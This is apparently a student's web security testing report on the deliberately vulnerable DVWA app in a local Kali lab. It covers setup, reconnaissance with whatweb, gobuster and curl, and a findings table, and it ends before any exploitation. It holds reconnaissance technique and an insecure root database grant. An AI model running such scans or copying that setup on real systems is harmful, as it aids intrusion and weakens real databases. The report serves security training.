FUTURE INTERNS CS TASK 1

WEB APPLICATION SECURITY TESTING REPORT

Project Title: Penetration Testing of DVWA (Damn Vulnerable Web Application)

Platform: Kali Linux (VirtualBox)

Tested Application: DVWA hosted on localhost : http://localhost/DVWA/setup.php

Tools Used: OWASP ZAP, Burp Suite, SQLMap, Gobuster, Firefox (with FoxyProxy)

---

1. OBJECTIVE

To identify and exploit common web application vulnerabilities including SQL Injection, Cross-Site Scripting (XSS), Insecure File Upload, and Weak Authentication in a safe testing environment.

---


2. ENVIRONMENT SETUP

- **OS:** Kali Linux 2023.4 (64-bit)
- **Web Server:** Apache2
- **Database:** MySQL (MariaDB)
- **Application:** DVWA (Downloaded from GitHub)
- **Browser:** Firefox (with Burp Proxy enabled)

Host DVWA hosted on local machine or a virtual machine:

Execute following commands.


```
sudo apt update
sudo apt install apache2 mariadb-server php php-mysqli git -y
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
cd DVWA
sudo cp config/config.inc.php.dist config/config.inc.php
```



```
┌──(root㉿srh)-[/home/srh]
└─# sudo apt update
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1946 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(root㉿srh)-[/home/srh]
└─# sudo apt install apache2 mariadb-server php php-mysqli git -y
Note, selecting 'php8.4-mysql' instead of 'php-mysqli'
apache2 is already the newest version (2.4.63-1).
mariadb-server is already the newest version (1:11.8.1-4).
mariadb-server set to manually installed.
php is already the newest version (2:8.4+96).
php8.4-mysql is already the newest version (8.4.6-2).
php8.4-mysql set to manually installed.
git is already the newest version (1:2.47.2-0.1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1946

┌──(root㉿srh)-[/home/srh]
└─# cd /var/www/html

┌──(root㉿srh)-[/var/www/html]
└─# sudo git clone https://github.com/digininja/DVWA.git
```

Database Configuration :

sudo nano config/config.inc.php


kali linux srh [Running] - Oracle VirtualBox
Apps
Places
Jun 4 10:52
1%
51%
0.0 kB
0.0 kB
root@srh: /var/www/html/DVWA

```
 GNU nano 8.3                    config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are >
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to socke>
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'p@ssw0rd';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```

Now, Save and exit

Enabling Services:

sudo service apache2 start

sudo service mysql start

sudo mysql_secure_installation

sudo mysql -u root -p

In MariaDB Terminal , enter the following commands:

CREATE DATABASE dvwa;


GRANT ALL PRIVILEGES ON dvwa.* TO 'root'@'localhost' IDENTIFIED BY '';

FLUSH PRIVILEGES;

EXIT;

Configuring DVWA:

- Open Firefox Browser,
- enter http://localhost/DVWA/setup.php
- Login with these credentials:- Username: admin & Password: password
- Scroll down, Hit on Create/Reset Database.
- Set security level to low in DVWA login panel.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.


Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.


Low | Submit

Security level set to low

3. RECONNAISSANCE

We will find out what we're dealing with : subdomains, technologies used, directories, etc.

I] Analysing Source code of website




```
    <p>There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for furt
    <hr />
    <br />

    <h2>WARNING!</h2>
    <p>Damn Vulnerable Web Application is damn vulnerable! <em>Do not upload it to your hosting provider's public html folder or any Internet facing servers</em
    <br />
    <h3>Disclaimer</h3>
    <p>We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should
    <hr />
    <br />

    <h2>More Training Resources</h2>
    <p>DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applicatio
    <ul>
        <li><a href="https://github.com/webpwnized/mutillidae" target="_blank">Mutillidae</a></li>
        <li><a href="https://owasp.org/www-project-vulnerable-web-applications-directory" target="_blank">OWASP Vulnerable Web Applications Directory</a></li>
    </ul>
    <hr />
    <br />
</div>
                <br /><br />


            </div>

            <div class="clear">
            </div>

            <div id="system_info">
                <div align="left"><em>Username:</em> admin<br /><em>Security Level:</em> low<br /><em>Locale:</em> en<br /><em>SQLi DB:</em> mysql</div>
            </div>

            <div id="footer">
```

II] whatweb command

Command Executed: whatweb http://localhost/DVWA

Findings: what software the site runs on (Apache, PHP, etc.)—very useful for choosing the right exploits.



```
organisation: Internet Assigned Numbers Authority

created:      1992-01-01
source:       IANA

┌──(root㉿srh)-[/var/www/html/DVWA]
└─# whatweb http://localhost/DVWA
http://localhost/DVWA [301 Moved Permanently] Apache[2.4.63], HTTPServer[Debian Linux][Apache/2.4.
63 (Debian)], IP[::1], RedirectLocation[http://localhost/DVWA/], Title[301 Moved Permanently]
http://localhost/DVWA/ [302 Found] Apache[2.4.63], Cookies[PHPSESSID,security], HTTPServer[Debian
Linux][Apache/2.4.63 (Debian)], HttpOnly[PHPSESSID,security], IP[::1], RedirectLocation[login.php]
http://localhost/DVWA/login.php [200 OK] Apache[2.4.63], Cookies[PHPSESSID,security], DVWA, HTML5,
 HTTPServer[Debian Linux][Apache/2.4.63 (Debian)], HttpOnly[PHPSESSID,security], IP[::1], Password
Field[password], Title[Login :: Damn Vulnerable Web Application (DVWA)]
```


III] Gobuster Command

Tool Used: Gobuster 3.6

Command Executed: gobuster dir -u http://localhost/DVWA -w /usr/share/wordlists/dirb/common.txt

Findings: - Discovered directories like `/config` , `/database` , `/external` , `/tests` , and hidden files like .git/HEAD and .htaccess

These paths indicated potential areas to test for exposure or sensitive data.




root@srh: /var/www/html/DVWA

```
┌──(root㉿srh)-[/var/www/html/DVWA]
└─# gobuster dir -u http://localhost/DVWA -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://localhost/DVWA
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.git/HEAD            (Status: 200) [Size: 23]
/.htaccess            (Status: 403) [Size: 274]
/config               (Status: 301) [Size: 312] [--> http://localhost/DVWA/config/]
/database             (Status: 301) [Size: 314] [--> http://localhost/DVWA/database/]
/docs                 (Status: 301) [Size: 310] [--> http://localhost/DVWA/docs/]
/external             (Status: 301) [Size: 314] [--> http://localhost/DVWA/external/]
/favicon.ico          (Status: 200) [Size: 1406]
/index.php            (Status: 302) [Size: 0] [--> login.php]
/php.ini              (Status: 200) [Size: 154]
/phpinfo.php          (Status: 302) [Size: 0] [--> login.php]
/robots.txt           (Status: 200) [Size: 25]
/tests                (Status: 301) [Size: 311] [--> http://localhost/DVWA/tests/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

IV] Curl Command:

Command Used: curl -I http://localhost/DVWA

Findings: shows HTTP response headers, versions with known CVEs (vulnerabilities).



```
┌──(root㉿srh)-[/var/www/html/DVWA]
└─# curl -I http://localhost/DVWA
HTTP/1.1 301 Moved Permanently
Date: Wed, 04 Jun 2025 06:22:18 GMT
Server: Apache/2.4.63 (Debian)
Location: http://localhost/DVWA/
```

KEY FINDINGS

Information	Value
Web server	Apache 2.4.63
Backend	PHP 8.2.5
Tech stack	Apache + PHP + MySQL
Open paths	/login.php, /setup.php, /config/, etc.
Response headers	Apache/2.4.63 , provided by Debian

Key Analysis

1. .git/ Directory is accessible
Risk: HIGH
Details: Git repository is publicly exposed. Attacker may retrieve full source code using tools like git-dumper.
Recommendation: Block .git/ access in Apache/Nginx using .htaccess or server rules.

2. /php.ini File is accessible
Risk: MEDIUM
Details: Reveals PHP configurations such as display_errors, upload_max_filesize, which can aid exploitation.
Recommendation: Remove sensitive server configuration files from the web root.

3. /robots.txt File is present
Risk: LOW
Details: Lists disallowed paths, may help attacker locate sensitive directories.
Recommendation: Avoid listing sensitive directories in robots.txt.

4. /config/, /database/, /tests/, /docs/
Risk: MEDIUM
Details: These directories may contain configuration files, database initialization scripts, or test interfaces.
Recommendation: Restrict directory listing and review access controls.

5. /favicon.ico and /index.php redirect
Risk: INFO
Details: Expected behavior; index.php redirects to login. Not a vulnerability but good to document.

Used above findings as below :

